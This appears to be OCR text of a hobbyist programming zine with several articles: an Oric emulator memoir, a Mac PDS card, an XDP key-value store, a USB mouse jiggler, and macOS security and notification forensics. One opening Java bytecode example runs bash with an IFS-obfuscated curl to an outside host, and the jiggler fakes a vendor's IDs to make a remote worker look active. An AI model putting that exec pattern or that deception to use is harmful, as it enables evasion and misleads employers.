
At this point, my bytecode was 10 bytes long:


```
b8 00 01      invokestatic Runtime::getRuntime()            (ref constant entry #1)
12 02         ldc "bash -c curl${IFS}-L${IFS}7f.uk>/d*/tty" (ref constant entry #2)
b6 00 03      invokevirtual Runtime::exec(String;)          (ref constant entry #3)
57            pop
b1            return
```


The *pop* instruction is because *invokevirtual* pushes the resulting *Process* instance to the stack, but we ignore it so the Java bytecode is nice and removes it from the stack so the stack is set just as the *main* method got it. However, the JVM doesn't seem to care about that fact and we can remove the last *pop* instruction, saving one more byte and making our entire code 9 bytes long. This got me to **275** bytes in total. Here are the bytes and some information about my *Code.class*:

```
cafe babe 0000 0037 0011 0a00 0800 0908 000a 0a00 0800 0b07 0005 0100 0443 6f64 6501 0004
6d61 696e 0100 1628 5b4c 6a61 7661 2f6c 616e 672f 5374 7269 6e67 3b29 5607 000c 0c00 0d00
0e01 0027 6261 7368 202d 6320 6375 726c 247b 4946 537d 2d4c 247b 4946 537d 3766 2e75 6b3e
2f64 2a2f 7474 790c 000f 0010 0100 116a 6176 612f 6c61 6e67 2f52 756e 7469 6d65 0100 0a67
6574 5275 6e74 696d 6501 0015 2829 4c6a 6176 612f 6c61 6e67 2f52 756e 7469 6d65 3b01 0004
6578 6563 0100 2728 4c6a 6176 612f 6c61 6e67 2f53 7472 696e 673b 294c 6a61 7661 2f6c 616e
672f 5072 6f63 6573 733b 0421 0004 0008 0000 0000 0001 0009 0006 0007 0001 0005 0000 0015
0002 0001 0000 0009 b800 0112 02b6 0003 b100 0000 0000 00
```









Sponsorship Advertisement

Slowcoding my childhood

This is the story about programming something for 15 years, just because of the love for programming and the love for one's first computer.

My very first own computer was the British Tangerine Oric 1, released in 1982. It is a strange computer to appear under a Christmas tree in Sweden. The Oric was followed by others, but remained very special to me. Computers and programming became a wonderfully fun career. But during a slow and frustrating period 15 years ago I decided to program something *only* for myself. It became an emulator of Oric 1. It has been my slowest and most fun project ever!

The Oric design is similar to many machines from the old times: a 6502 CPU, a 6522 VIA chip, an AY-3-8912 sound chip, a mystery graphics ULA chip, a ROM and some RAM.

The 6502 has 56 instructions and 6 registers. A program counter (PC) points to where to execute. The A, X and Y registers are used for calculations and indexing. To that, add a stack pointer and some interrupts. With 13 addressing modes, it becomes 151 opcodes to implement. Each opcode implements what the processor does for one variant of an instruction.

Memory is just an array of bytes in the emulator. Registers become simple variables. Executing an instruction means reading the byte at the PC to see the current opcode. Then execute that implementation. After, update the PC accordingly. Repeat.

It took me almost 5 years to implement the 151 opcodes fully. I only programmed on it when I felt like it. I allowed no stress at all! When done I couldn't do very much. I needed more chips!

Most chips that are emulated are small machines themselves. This means reading 50 year old specs and translating hardware to software. Registers become variables and behaviors become functions. Each chip gets an `exec()` function that does what the chip did each clock cycle. The chips are connected to each other through I/O functions and together they make magic.

The MOS 6522 Versatile Interface Adaptor is a wonderfully complex chip with two 16 bit counters, interrupt triggering, a shift register, two 8 bit I/O ports and some control lines. All run at clock cycle speed.

It took me two years to implement enough of the 6522. I needed to add clock cycle handling for the 6502 as well. With it in place, I could start the system and see that it executed the real ROM code. After boot, I could see the boot text character codes in the screen RAM, a first sign of life! I screamed with joy, so loudly that my wife thought I was having a heart attack!

To get some visual output, the least documented part of the Oric must be implemented, the ULA: a gate array that generates the graphics output signal. It means cycle counting and generating screen lines due to rules.

After some work with SDL and implementing the ULA, I was finally able to see the graphics output of Oric 1 starting up! I can't describe the joy getting graphics output after so many years in words!

The Oric designers connected the keyboard key matrix to the VIA chip and the sound chip in a weird way. This means that half the sound chip must be implemented to get key input.

After 8 years of slow programming, I got the key input to work! I could finally tell the old Oric to print "HELLO!" all over the screen!

One of the main goals has always been to be able to play the games I played back in the days. Loading from tape on a real Oric meant that audio input toggled a bit in the 6522. In the emulator, it means reading an image file and toggle the same bit with carefully recreated time intervals.

I had quite a long break from the project when I finally did the tape loading. Family matters like getting kids got in between. But after 11 years, I could finally load and play my childhood games. Even though they lacked sound, it was super cool!

To get sound, the rest of the sound chip must be implemented. The AY-3-8912 has 16 registers that control square wave and noise output to three channels. For an emulator, this means more cycle counting and creating a sound wave form from bit toggling.

I implemented the sound last year. After that, I was finally able to hear the results of the funny BASIC commands ZAP, PING, SHOOT and EXPLODE and I could play games with sound! While I was working on it, it often sounded like a disaster! My family complained for half that summer.

The rest of the work up to now has been to debug all the clock cycle handling and fixing some bugs here and there. A bug in the 6502 from 14 years ago caused aliens in a space shooter to behave wrong. A cycle counting bug for interrupts meant that the liana that Quasimodo jumps in the game Hunchback moved too slow. They were a pain to debug, but now I can play the games of my childhood for real!

As with many great things, the journey has been the real reward! I really love playing around with my emulator and I still add new things. But all hours implementing opcodes and chips were almost meditative and relaxing. The reward for translating old specifications to code that works have been enormous! And most importantly, no-one has been able to stress me, control the process or comment on the implementation. With that, the slow development has been a great joy!


Lots of respect to The Defence Force for reverse engineering and documenting the Oric as well as creating great demos and games!

In 1990, Apple released the Macintosh LC, which was powered by the Motorola MC68020 processor. Its only expansion card slot was the Processor Direct Slot (PDS), a 96-pin Eurocard connector that provided direct access to most of the CPU's signals.

This slot survived all the way to the mid '90s when the Mac had moved to PowerPC. On newer machines, it was no longer directly connected to the CPU but instead an ASIC emulated 68030 bus cycles for backward compatibility. Many popular machines including the Color Classic and LC 475 have a PDS.

Let's make a simple PDS card that enables a Mac program to control a few LEDs. First, we need to understand 68020 and 68030 read and write cycles.


68020 Read Cycle (assuming no wait states)



The R/W line determines if a cycle is a read or write. During a read cycle, the CPU writes the address to A31-0. The address and data strobes are asserted during S1, and assuming there are no wait states, the CPU will latch the incoming data from our card on the rising clock edge at the end of S4.

Write cycles are similar, but the CPU supplies the data. It asserts the data strobe during S3, signaling that the data is ready on the bus.

68020 Write Cycle (assuming no wait states)



All of these signals are available on the PDS connector. In order to react quickly enough to meet these tight timing requirements, a programmable logic device is an ideal solution. We're going to use an ATF22V10C CMOS PLD programmed with CUPL.

The card is selected when A31 is high, A24 is low, and /AS is asserted. Requiring A24 to be low ensures we ignore special CPU space cycles.

```
PIN 1 = CLOCK;    PIN 2 = A31;     PIN 3 = A24;
PIN [14..16] = ![LED1..3];         PIN 4 = RW;
PIN [17..19] = [D0..2];            PIN 5 = !AS;
PIN [20..21] = ![DSACK0..1];       PIN 6 = !DS;
PIN 22 = DSACK_OE;          PIN 23 = AS_DELAY;
```

To handle read cycles, we respond with the existing LED state whenever our card is selected, /AS and /DS are asserted, and RW is high.

```
PDS_SELECT = A31 & !A24 & AS;
[D0..2] = [LED1..3];
[D0..2].oe = PDS_SELECT & DS & RW;
```

Write cycles are slightly more complex but still straightforward. We latch the new state of the LEDs from the data bus on the rising clock edge at the end of S3, assuming our card is selected. On all other rising clock edges, we just latch the existing state, resulting in no change to the LEDs.

```
LED_WRITING = PDS_SELECT & DS & !RW;
[LED1..3].d = ([D0..2]   &  LED_WRITING) #
              ([LED1..3] & !LED_WRITING);
[LED1..3].ar = 'h'0;   [LED1..3].sp = 'h'0;
```

In both cases, we need to immediately acknowledge the request on the /DSACK pins. This tells the CPU we've handled the read or write, avoids any wait states, and also informs it of the data width we're returning, which is 32 bits for simplicity.

```
[DSACK0..1] = PDS_SELECT;
```


However, the /DSACK pins must be left floating except when our card is addressed. We also need to drive them high afterward, or else resistors will pull them up too slowly and possibly interfere with the next bus cycle. This is handled with a register that delays the PDS selected signal.

```
AS_DELAY.d = PDS_SELECT;
AS_DELAY.ar = 'b'0;      AS_DELAY.sp = 'b'0;
DSACK_OE = (PDS_SELECT) # (AS_DELAY & !AS);
[DSACK0..1].oe = DSACK_OE;
```

After the PDS card is wired up using the pinout listed above, the LEDs can be controlled in C:

```
static volatile uint32_t *PDSBase(void) {
    return (volatile uint32_t *)
        (LMGetMMU32Bit() ? 0xE0000000UL :
                           0x00E00000UL);
}
static void SetLEDOn(int led, bool on) {
    if (on)
        *PDSBase() |= (1UL << led);
    else
        *PDSBase() &= ~(1UL << led);
}
```

This design won't work on the original Mac LC in 24-bit addressing mode; it lacks an MMU that would remap PDS reads and writes to the equivalent 32-bit address. This is possible to fix by looking at extra signals when determining if the card is selected, but may require removing an LED to make room for more logic and is left as an exercise for the reader.



Bathroom break extension tool made from an AVR programmer

Steve, as a middle-aged electronics enthusiast, has a few unused AVR programmers. He works remotely and would like to be more efficient. What should he do? Automate, of course. How can he automate? Use a mouse jiggler.

Fortunately, Steve does not need to invest money in a professional device for remote working. He pulls out a USBasp from a dusty shelf and starts tinkering.

He devises a plan:

1. Get a source code of the firmware from https://www.fischl.de/usbasp/.
2. Fix compilation issues if needed.
3. Remove programming functionality.
4. Implement a valid USB HID interface for a mouse device.
5. Implement moving the cursor on the screen after connecting the device.

Step 1 is obvious, but what about others?

An error-free start

The source code is over 13 years old! In the meantime, compilers went a long way in terms of generating quality code and detecting possible issues. What was correct back then, now can be perceived as smelly or even faulty.

Steve tries to build the downloaded source and gets a bunch of errors similar to this:

```
In file included from usbdrv/usbdrv.c:12:
usbdrv/usbdrv.h:455:6: error: variable
'usbDescriptorDevice' must be const in order
to be put into read-only section by means of
'__attribute__((progmem))'
  455 | char usbDescriptorDevice[];
```

Trivial, thinks Steve. He precedes **char** with **const**. The compilation stage goes smooth, contrary to linking. He sees the following:

```
/usr/bin/avr-ld: main.o:(.bss+0x0): multiple
definition of `ispTransmit'; isp.o:(.bss+0x4):
first defined here
```

Steve takes a deep breath and traverses *isp.c* and *isp.h*. *A declaration is not a definition*, he sighs, prepends **extern** before `uchar (*ispTransmit)(uchar)` in *isp.h* and adds a proper definition in *isp.c*.

Eradication

What can be easier than removing code? The slightly bored man opens *Makefile* and removes *isp.o*, *clock.o* and *tpi.o* from built objects. He removes corresponding *.c* and *.h* files as well. He deletes any code referencing them from *main.c* hard-heartedly. What is left are stubs of `usbFunctionSetup`, `usbFunctionRead` and `usbFunctionWrite`.

Basic mouse firmware

Mouses are common PC equipment. It would be tiresome for manufacturers to implement or even for users to install an OS driver each time for a new device. That's why the communication protocol for commonly used types of devices was standardized under the name USB HID (Human Interface Device). It is enough to stick to it and Steve's jiggler will work out of the box.

Each USB device needs to provide to an OS a set of descriptors describing its manufacturer and functionality. Additionally, for HID devices yet another descriptor needs to be provided to describe data format to be exchanged. In the case of a mouse, this HID descriptor contains information how data about button presses and mouse motion will be conveyed to a PC.

Steve modifies *usbconfig.h* to meet his requirements. He changes **USB_CFG_VENDOR_ID**, **USB_CFG_DEVICE_ID** and a few other macros to fake a mouse of a popular manufacturer. He sets a device class and subclass to 0 as an interface within a configuration specifies its own class information. Then, he sets an interface class, subclass and protocol to, respectively, 0x03 (HID Interface Class), 0x01 (Boot Interface Subclass) and 0x02 (Mouse Protocol). Is that all?

No, Steve still needs a valid USB HID descriptor for a mouse device. He is too lazy to write his own from scratch, so he downloads **HID Descriptor Tool** from https://usb.org/ and copies a premade one to *main.c* as `const char usbHidReportDescriptor[]`, which is used internally by the USB stack as soon as the HID report descriptor length macro is set to a non-zero value.

The chosen HID descriptor specifies a 3-byte report buffer to be used for the sake of data exchange. Steve declares `uchar reportBuffer[3]` and makes sure the contents are sent as soon as they can be sent by adding

```
if (usbInterruptIsReady()) {
    usbSetInterrupt(reportBuffer,
    sizeof(reportBuffer)); }
```

in the `usbPoll()` loop in *main.c*. USB HID protocol uses an interrupt-in endpoint 1 for communication, so Steve sets **USB_CFG_HAVE_INTRIN_ENDPOINT** to 1. He also sets both **USB_CFG_IMPLEMENT_FN_WRITE** and **USB_CFG_IMPLEMENT_FN_READ** to 0, and removes redundant `usbFunctionRead` and `usbFunctionWrite` function stubs left from the old implementation.

Moving the mouse cursor

Easy-peasy, mumbles Steve, and provides random values for the 2nd (relative X coordinate) and 3rd (Y) byte of `reportBuffer` each time before it is sent. Such a solution does not resemble human interaction. Could you do better? If not, take a look at https://github.com/szymor/usbasp-jiggler for inspiration.

AI Won't Take Your Job

By ~ @Totally_Not_A_Haxxer

It's 2024, and we've hit quite the wall with technology—or should I say, war (lol). The wall in question? Jobs. Yeah, everyone's freaking out about how AI is supposedly coming for all the real hackers' and developers' gigs. But hey, instead of jumping on the clickbait train with every video, maybe it's time to look at things from a more positive angle.

If we sit and ask ourselves the question - *"will AI take our job"* and think it through logically, while also analyzing our current implementation of AI, will you go through the ringer because of AI, or, is it since an individual might not just have a good enough skill set?

Many jobs that people worry about being taken, especially intricate ones such as reverse engineering and binary exploit development, will likely not be replaced due to how much it requires to train a model to do such tasks. This often involves a lot of money and resources. However, you may find jobs where simple tasks are being given to AI, such as minor development tasks rather than full-fledged entire code completion. That being said, while AI is taking **some** jobs, saying that **we will be out of jobs** or **AI is going to replace us** is entirely wrong.

A company I worked at as a ghostwriter for some time replaced my job with GPT. I have been writing articles for a few months, but they wanted to meet impossible mass production quantities for cheap, so they moved to using GPT and Jasper to generate articles. But, after that, I did not stop and I kept going forward and found ways to tune my work, and make it more unique. By then, I figured out that the **reason** jobs are taken from people is split up into multiple reasons, but the primary one is a list of needs, such as the following: mass production, funding, production time, and fast ideas.

Ever since I dedicated some time researching the capabilities of AI, and understanding what it is, also viewing people's perspectives, especially in other fields such as art, I realized that you will only have your job taken if you are easy to replace, predictable, fixed in style, and just doing a task. After all, there is a reason why some artists are losing to AI when others are still racking stacks of cash off their art. Not only is it unique, but it's unique because it uses elements that AI cannot achieve, such as true randomness *(true randomness is unpredictable because it comes from natural, uncontrollable processes, unlike AI's algorithms)*. I truly feel that one can survive the wave of AI if one has not only a versatile skillset, but understands how to get a job without just relying on a resume, and one who also understands how to adapt to modern-day changes. Adaption and collaboration are how you survive and soar into the skies.


ALL
YOU HAVE
IS
THING
NOW
NINJA_JO
2022


NINJA JO
KATERINA
BELIKOVA

Misusing XDP to make a KV Store

XDP is a feature of the Linux kernel that allows you to use eBPF to process packets in the kernel, bypassing the network stack. We can use to it to implement a terrible Key-Value store that can be queried over the network by seeing if it drops a TCP connection. By sending a guess, the eBPF code can check if its greater than the real value and drop the connection if that is the case. This lets us perform a binary search to discover the value!

```
# Usage for Ubuntu 24.04
# S = Server, C = Client
S$ apt install clang libbpf-dev socat
S$ clang -O3 -g -c -target bpf \
 -I/usr/include/x86_64-linux-gnu/ \
 -I/usr/include/bpf/ \
 -o xdpkv.o xdpkv.c
S$ sudo ip link set lo \
 xdpgeneric obj xdpkv.o sec xdpkv
S$ socat tcp-l:1234,fork exec:cat
C$ python3 client.py
S$ sudo ip link set lo xdpgeneric off
```

```
# client.py
import socket, struct, time, math
class Client: # Ask the server and try
 def __init__(s, pair): s._pair = pair
 def cmd(s, cmd, k, v=0, to=0.2):
  #  to make a connection, if we get a
  try: # timeout, our packet maybe got
   so = socket.socket( # dropped along
    socket.AF_INET, socket.SOCK_STREAM
   ) # the way but we'll be optimistic
   so.settimeout(to) # that our packet
   so.connect(s._pair) #  has made its
   so.sendall(struct.pack( #  way on a
    '>LLLL', 0x1337, cmd, k, v) # long
   ) #   journey so we can return true
   so.recv(1) #  unless we really have
   so.close() #    waited far too long
   return True #  and except its fate.
  except TimeoutError: return False
 def get(s, key): # But now we can try
  if not (res := not s.cmd(0, key)):
   return res #  doing a binary search
  bot, top = 0, 0xff_ff_ff_ff
  while bot != top: # to find out what
   m = math.ceil((bot + top) / 2)
   if s.cmd(1, key, m): bot = m
   else: top = m - 1
  return bot #     we are looking for.
#  So what can we do now? maybe we can
c = Client(('localhost', 1234)) # conn
c.cmd(2, 1337, 0x41_42_43_44) # or set
print(hex(c.get(1337))) #       or get
c.cmd(3, 1337) #   or maybe even unset
print(not c.cmd(0, 1337)) #  or exist?
```

```
/* xdpkv.c */
#include <linux/bpf.h>
#include <bpf_helpers.h>
#include <bpf_endian.h>
#include <linux/ip.h>
#include <linux/tcp.h>
#include <linux/if_ether.h>
/*   After the includes, we need to */
struct { /*  first setup a eBPF map */
 __uint(type, BPF_MAP_TYPE_HASH);
 __type(key, __u32);
 __type(value, __u32);
 __uint(max_entries, 1024);
} data_map SEC(".maps");
/* that we control with data we get */
struct cmd { /*    from this struct */
 __u32 magic; __u32 cmd; /*  inside */
 __u32 key; __u32 value; /*     the */
}; /*    packets that pass a check, */
/*  but first skip over the headers */
SEC("xdpkv")
int xdpkv_entry(struct xdp_md *ctx) {
 void *dend =
  (void *)(long)ctx->data_end;
 void *data = (void *)(long)ctx->data;
 data += sizeof(struct ethhdr);
 data += sizeof(struct iphdr);
 struct tcphdr *tcp = data;
 if (data + sizeof(*tcp) > dend)
  goto out;
 data += tcp->doff * 4;
 struct cmd *c = data;
 if (data + sizeof(*c) > dend)
  goto out; /* and look for a magic */
 if (bpf_htonl(c->magic) != 0x1337)
  goto out; /*   and if we find it, */
 __u32 key = bpf_htonl(c->key);
 __u32 value = bpf_htonl(c->value);
 __u32 *r = bpf_map_lookup_elem(
  &data_map, &key); /*  we can then */
 switch (bpf_htonl(c->cmd)) {
  case 0: /* EXISTS */
   if (r != NULL)
    return XDP_DROP;
   break;
  case 1: /* QUERY */
   if (r == NULL || value > *r)
    return XDP_DROP;
   break;
  case 2: /* SET */
   bpf_map_update_elem(
    &data_map, &key, &value, BPF_ANY);
   break;
  case 3: /* UNSET */
   bpf_map_delete_elem(
    &data_map, &key);
 } /*     interact and take action. */
out: return XDP_PASS;
}
```


NINJA JO
KATERINA
BELIKOVA

Lord of the Apples: One Page To Rule Them All

This short article explores the layered security mechanisms in macOS that protect users from malware.

Introduction

Before malicious software can run on macOS, it must overcome multiple layers of security mechanisms that Apple has designed to protect users. From the moment a file is downloaded to the point of its execution, macOS implements a series of thorough checks that rigorously block threats. Even when the malware successfully runs, it is additionally isolated with sandboxing mechanisms.

Apple macOS Security Layers

Onions have layers, ogres have layers, and Apple's security also has layers.

1. **Quarantine and Gatekeeper** - Prevents automatic execution of files, notifying users before they open the file.

   When a file is downloaded from the internet, macOS applies a quarantine flag. It indicates that the file originated from an untrusted source. Technically, this flag is a file extended attribute of com.apple.quarantine (we can check it using ls -l@ or xattr -l). Files without it bypass all further security mechanisms related to Gatekeeper.

2. **Gatekeeper and Notarization** - Ensures the application meets the Apple Security policy and it is free from malware.

   The Gatekeeper verifies the file to ensure it meets Apple's security requirements. This verification is done using the ticket that Apple attaches to the application during notarization. All applications must first be uploaded to Apple and notarized.

3. **Gatekeeper and XProtect** - Blocks malicious files by checking for valid signatures and known threats.

   However, it is still possible for the user to agree to run a file that has not been notarized in the window displayed by Gatekeeper. In this case, XProtect (a built-in malware scanner) verifies whether the file is a virus based on its signatures. If the signature is known as a virus, the execution is blocked.

4. **Code Signing and AMFI (Apple Mobile File Integrity)** - Prevents execution of unsigned or tampered applications.


   All applications must be code-signed to run by a Developer using its Developer Certificate or by being signed directly by Apple or ad hoc. Code signing confirms the integrity and authenticity of applications by verifying their digital signatures, ensuring that they have not been tampered with. During runtime, AMFI is the component that enforces the validity of these signatures.

5. **Sandboxing and TCC** - Prevents untrusted applications from accessing critical system resources and sensitive data.

   TCC manages access to user data (through user consent), while the Sandbox controls app behavior (via system-imposed restrictions). Both isolate applications, restricting their access to system resources (such as camera or microphone) and manage permissions for access to sensitive data. So even when the malware successfully bypasses all the layers before now, its damage is mitigated thanks to this protection because it cannot access all files and use all hardware resources.

6. **System Integrity Protection (SIP)** - Prevents unauthorized modification of system files, even by the root user.

   Even if malware exploits a zero-day vulnerability to gain root access, macOS has System Integrity Protection (SIP), which restricts root-level modifications to system files and processes. SIP ensures that critical system components are protected from even privileged users. You will not damage your Mac when SIP is on even from root (at least you shouldn't :D).



References

1. https://github.com/Karmaz95/Snake_Apple
2. https://support.apple.com/en-gb/guide/security/welcome/web
3. https://developer.apple.com/documentation/security/notarizing-macos-software-before-distribution
4. https://developer.apple.com/documentation/security/code-signing-services
5. https://developer.apple.com/documentation/security/app-sandbox


ラーメン
24時間営業
駐車場入口

macOS Notifications Forensics

Notifications are small little pop-up windows that show up on the top right of the screen, which show us various information. For example, here is one from Music showing the next played song.

The messages of these notifications can contain valuable information for an attacker (for example 2FA code from a message) or in a forensics investigation. Let's explore where they are stored and how can we read them.

In macOS Sonoma, these messages are stored inside the file `$DARWIN_USER_DIR/com.apple.notificationcenter/db2/db`. `DARWIN_USER_DIR` is a special directory outside of the traditional HOME folder, where data can be stored by the applications. We can get the location of it by issuing the command `getconf DARWIN_USER_DIR`. This directory typically looks like `/var/folders/8s/nsmp_98934g5ljv0_njcrm4m0000gn/0/` and it's derived from the user's UUID. As of macOS Sequoia this database was moved under `~/Library/Group Containers/group.com.apple.usernoted/db2/db` where it's protected by macOS's privacy protection, TCC (Transparency, Consent and Control), thus further privileges (e.g.: Full Disk Access) are required to access the database.

The database is in standard sqlite format, let's connect to it and examine its tables.

```
user@mac ~ % DA=`getconf DARWIN_USER_DIR`; sqlite3 $DA/com.apple.notificationcenter/db2/db
...
sqlite> .tables
app          dbinfo       displayed    requests
categories   delivered    record       snoozed
```

The app table will contain a list of apps, and requests, delivered, displayed, snoozed information about the messages status. dbinfo is just a metadata about the database, like version, etc... The most interesting table is the record one as it will contain the actual messages shown. Let's select the last entry added.

```
sqlite> select * from record order by delivered_date desc limit 1;
952|74|?u??ΠN"????$?!|bplist00?

*TstylTintlSappTuuidTdateTsrceSreqTorig
_com.apple.MusicO?u??ΠN"????$?!#A?B?q??O?}
?j?Ks3d)i??g?$!%&'()TattaTdestTsmacTsubtTu
sdaTcateTtitlTiden??!"#TreloRidSfamSutiSpa
tO?O")#jB*??yu5XM?Wartwork|||746970368.887
245|1|1|
```

We find that there is a big chunk of data which appears to be encoded. It starts with the word "`bplist`", which indicates that this is a "binary property list" data. Property lists on macOS can contain arbitrary data, they're used to store various configurations. They're typically used in XML or binary form (but JSON format is also supported). Luckily `plutil` can convert the binary format for us. Below is a one liner that will read the last record from the database and decode the data column which stores the actual information about the message.

```
user@mac ~ % DA=`getconf DARWIN_USER_DIR`; sqlite3 $DA/com.apple.notificationcenter/db2/db "select hex(data) from record order by delivered_date desc limit 1;"  | xxd -r -p - | plutil -p -
{
  "app" => "com.apple.Music"
  "date" => 746970368.8872451
(...)
      }
    ]
    "cate" => "plpl_category"
    "dest" => 15
    "iden" => "com.apple.Music.player"
    "smac" => 0
    "subt" => "Yann Tiersen — Le Fabuleux destin d'Amélie Poulain (Bande originale du film)"
    "titl" => "Comptine d'un autre été: la démarche"
    "usda" => {length = 604, bytes = 0x62706c69 73743030 d4010203 04050607 ... 00000000 000001c6 }
(...)
}
```

Finally, we see some readable output. But this query only shows us the first entry of the data. Let's write a short shell script which iterates through all entries and displays them in JSON format. This is shown below.

```
#!/bin/bash

DB_PATH="$1"

SQL_QUERY="SELECT hex(data) FROM record;"

